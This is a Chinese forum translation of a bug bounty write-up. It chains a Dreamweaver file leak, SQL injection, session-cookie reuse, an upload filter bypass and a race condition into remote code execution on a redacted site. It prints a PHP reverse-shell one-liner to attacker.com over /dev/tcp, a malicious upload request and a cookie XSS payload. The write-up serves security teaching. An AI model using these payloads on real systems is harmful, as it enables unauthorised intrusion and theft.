

bugbounty:File Disclosure to Remote Code Execution

落花四月 / 2019-09-24 09:04:15 / 浏览数 4716 [渗透测试](#) [渗透测试](#) 顶(2) 踩(0)

bugbounty:File Disclosure to Remote Code Execution

原文链接：<https://medium.com/@mastomi/bug-bounty-exploiting-cookie-based-xss-by-finding-rce-a3e3e80041f3>



前言

在bugcrowd上挖漏洞的时候，我发现基于cookie型的XSS漏洞，给出的评级仅是P5，并没有达到严重的程度，这将会导致可能拿不到奖金，这是非常遗憾的一件事情。

信息泄露

在bugcrowd中搜索一段时间之后，我并没有找到具有XSS漏洞的子域名，然后我试着使用目录爆破进行查找，在其中一个子域名上，我找到了一个有趣的文件。

https://redacted.com/dir/_notes/dwsync.xml

文件dwsync.xml是由Dreamweaver生成的，这个文件中包含与网站文件相关的信息。

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0"?>
<dwsync>
  <file name="edit"></file>
  <file name="abou"></file>
  <file name="acce"></file>
  <file name="alte"></file>
  <file name="alte"></file>
  <file name="blar"></file>
  <file name="char"></file>
  <file name="chec"></file>
  <file name="coll"></file>
  <file name="cont"></file>
  <file name="cont"></file>
  <file name="cont"></file>
  <file name="dbte"></file>
  <file name="dele"></file>
  <file name="done"></file>
  <file name="dowr"></file>
</dwsync>
```

SQL注入

默认情况下，访问网站需要凭据，然而，我无法在该网站上注册账户。上面我爆破得到的信息利用一下，根据dwsync.xml文件中的信息，我们可以获得与目标网站上的文件

Sorry, an error has occurred.


Please [go back](#) and try something else.

/var/www/html/redacted/redacted.php line 3: Undefined index: ver


在网站上看到会出现一条错误消息`Undefined index: ver`，这意味着在页面上有一些ver尚未定义的变量。为此，我还URL更改为：

`https://redacted.com/dir/redacted.php?ver=1`

页面的外观不仅发生变化，而且还显示数字1



虽然，不知道数字1的含义是什么，但是看到URL中的参数，我试着在符号上添加参数，结果.....



这个回显的错误看起来很熟悉，我立即尝试在SQLmap的帮助下进行SQL注入。获得下面的数据库列表：

1. available databases [5]:
2. [*] information_schema
3. [*] mysql
4. [*] performance_schema
5. [*] redacted_db
6. [*] tmp

身份验证绕过

由于已经发现了SQL注入漏洞，我试着将shell上传到目标服务器，但是结果失败了，所以我只能使用通过使用sql注入得到的网站数据，登录网站。

在提取redacted_db数据库时，我找到了一个名为user_tbl的表，在表格user中，提供了目标站点很多信息，但是很不幸的是，password使用了MD5进行加密，当我试我只能去找在该数据库中的其它表，继续深入，我找到一个名为session_tbl的表，在该表中，只有三个列：id，user_id和session。

我认为session中包含该网站的用户，我在user_tbl表中，查找具有更高级别的用户，并在表中查找session列，



然后，我尝试使用会话名称将从数据库获得的会话session值输入到Cookie网站中，最后我成功的登录了该网站。

无限制的文件上传


在登录目标站点之后，我继续寻找其它可以被利用的漏洞，在网站有一个文件上传的功能，我试着测试一下。

Upload Files

Drag and drop or click 'Add files' to locate one or more files and then click 'Start upload'.

Filename	Size	Status
Drag files here.		
 Add files	 Start upload	0 b 0%

我尝试上传后缀名为.phtml的文件，但是被拒绝上传。



但我怀疑，过滤器只能在客户端运行。也就是说，有可能在Burpsuite等工具的帮助下绕过这个过滤。所以我试着使用burp，再次上传文件，这次是的后缀名是：.jpg，然

Send Cancel < > Target: https://redacted.com

Request

Raw Params Headers Hex

```
POST /user/upload.php HTTP/1.1
Host: redacted.com
Connection: close
Content-Length: 1228
Sec-Fetch-Mode: cors
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDThTfXhHSnBugVEV
Accept: */*
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip, deflate
Accept-Language: id-ID, id;q=0.9, en-US;q=0.8, en;q=0.7, eu;q=0.6
Cookie: iamgr00t;
-----WebKitFormBoundaryDThTfXhHSnBugVEV
Content-Disposition: form-data; name="sign"
T2BGr18ZsA+2znx8/HbzN5z178=
-----WebKitFormBoundaryDThTfXhHSnBugVEV
Content-Disposition: form-data; name="file"; filename="info.phtml"
Content-Type: application/octet-stream
<?php phpinfo(); ?>
-----WebKitFormBoundaryDThTfXhHSnBugVEV--
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 566
Connection: close
Set-Cookie:
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding

/var/www/html/info.phtml<br>Uploading part 2 of /var/www/html/
Uploaded /var/www/html/ /info.phtml to https://storage-redacted.s3-ap-southeast-1.amazonaws.com/files/039_82259296e08e39b.phtml.
```

0 matches 0 matches 1,204 bytes | 433 millis

Done

使用上述方法后，文件已经成功上传，查看响应，该文件存储在AWS中，而不是存储在目标站点上。

https://storage-redacted.s3-ap-southeast-1.amazonaws.com/redacted_dir/redacted_file.phtml

远程代码执行

发现上传的文件存储在AWS中，知道自己在这个文件上可以做的事情并不多，因为我们的目标是Web服务器而不是AWS服务器。所以我也尝试了解目标服务器显示的响应。

```
/var/www/html/redacted/.../redacted****/var/www/html/redacted/.../redacted/info.phtml<br>Uploading part 2 of /var/www/html/redacted
Uploaded /var/www/html/redacted/.../redacted/info.phtml to https://storage-redacted.s3-ap-southeast-1.amazonaws.com/redacted_dir
SUCCESS 52673, 98235
```

从上面的响应中，我假设上传的文件除了存储在AWS上之外，有可能存储在目标站点的redacted目录下。所以我尝试访问以下网址：

<https://redacted.com/redacted/redacted/info.phtml>

但是找不到该文件

The requested URL was not found on this server.

Apache/2.4.18 (Ubuntu) Server at redacted.com Port 80

经过一段时间的思考之后，我认为如果回响显示目录，那么redacted与我上传的文件肯定相关的。

假设：我们上传的文件存储在redacted中的sementara目录下，然后经过一段时间转移AWS服务器中的tempa目录下。

如果上述的假设是正确的，那么在转移到AWS之前，我们的文件将在目标站点的服务器上停留一段时间。

为了验证这个假设，我使用burpsuite进行爆破redacted前面目录中文件的url。

The screenshot shows the Burp Suite interface. In the 'Results' tab, a list of requests is displayed. Request 139 is highlighted with a blue selection bar and has its status set to 200. A purple circle highlights the 'Length' column for Request 139, which shows values 105198 and 105272. Below the table, the 'Response' tab is selected, showing the raw HTML response. The response contains a PHP logo with the text: <h1 class="p">PHP Version 5.6.32-1+ubuntu16.04.1+deb.sury.org+2</h1>. This indicates that the file was present on the server at some point.


有一段时间该文件位于目标服务器上（HTTP回显是200的时候），并在该文件消失不久（HTTP回显是404的时候），表明该文件已经转移至AWS服务器中。

根据上面的描述，我们可以上传PHP webshell以从目标网站拿到shell

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/attacker.com/1337 0>&1'");
```

The screenshot shows the Burp Suite interface with a terminal window open. The terminal title is "2. Shuriken". The session shows a successful connection from the target server (https://redacted.com) to port 1337. The user is root and has a standard bash shell. The terminal output includes commands like 'id', 'cat /etc/passwd', and 'ls'. The status bar at the bottom right indicates 1,204 bytes transferred in 586 milliseconds.

最后我还可以访问目标服务器。



在拿到shell之后，我放置了一个包含javascript的HTML文件，以便在该网站上触发XSS攻击。

使用的HTML代码如下

```
<script>document.cookie = "evil=%3Cimg%20src%3Dx%20onerror%3Dalert%281%29%3E@;path=/;domain=.redacted.com;"</script>
```

我们可以在redacted.com上创建一个名为Evil的cookie，cookie中包含XSS payload：``，因此，当访问该站点时，将加载Cookie并触发XSS。

结论

下面总结一些挖漏洞的技巧：

当发现低危漏洞时，最好不要立即上报，尽量扩大漏洞影响范围。

如果你发现该网站没有注册功能，使用dirsearch对目录进行爆破，爆破之后发现网站只显示一个登录页面，并没有注册功能，说明该网站只能由内部人员进行访问，对于

如果你发现SQL注入并且数据库上的用户名密码经过加密，可以查询该数据库下面的其它表，可能会有其它发现。

当你找到上传的测试点时，如果无法上传hell，尝试使用burp 更改上传文件的后缀名，进行上传操作。

感谢你的阅读，希望这篇文章可以给你启发。

Noobsec,

Congratulations! [REDACTED] has awarded \$1,250 for your submission **Turning Self XSS into Non-Self Stored XSS** at [REDACTED]

Information on final processing and payment of your submission will be sent to you shortly - so stay tuned!

[View Submission Details](#)



点击收藏 | 3 关注 | 2

[上一篇：ghostscript的前世今生](#) [下一篇：浅析WordPress 5.2.3...](#)

1. 4 条回复



[aa2929056****](#) 2019-09-24 11:34:39

第一第一，写的好

0 回复Ta



[an0nym0u5](#) 2019-09-24 20:40:31

爆破目录为什么payload都是null ?

0 回复Ta



[j1ttry](#) 2019-09-25 16:40:58

[@an0nym0u5](#) 使用了无payload进行fuzz

0 回复Ta



[君莫笑呵呵哒](#) 2019-10-09 11:17:22

[@an0nym0u5](#) 因为他只是为了循环访问那个文件，触发反弹shell，不需要payload

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)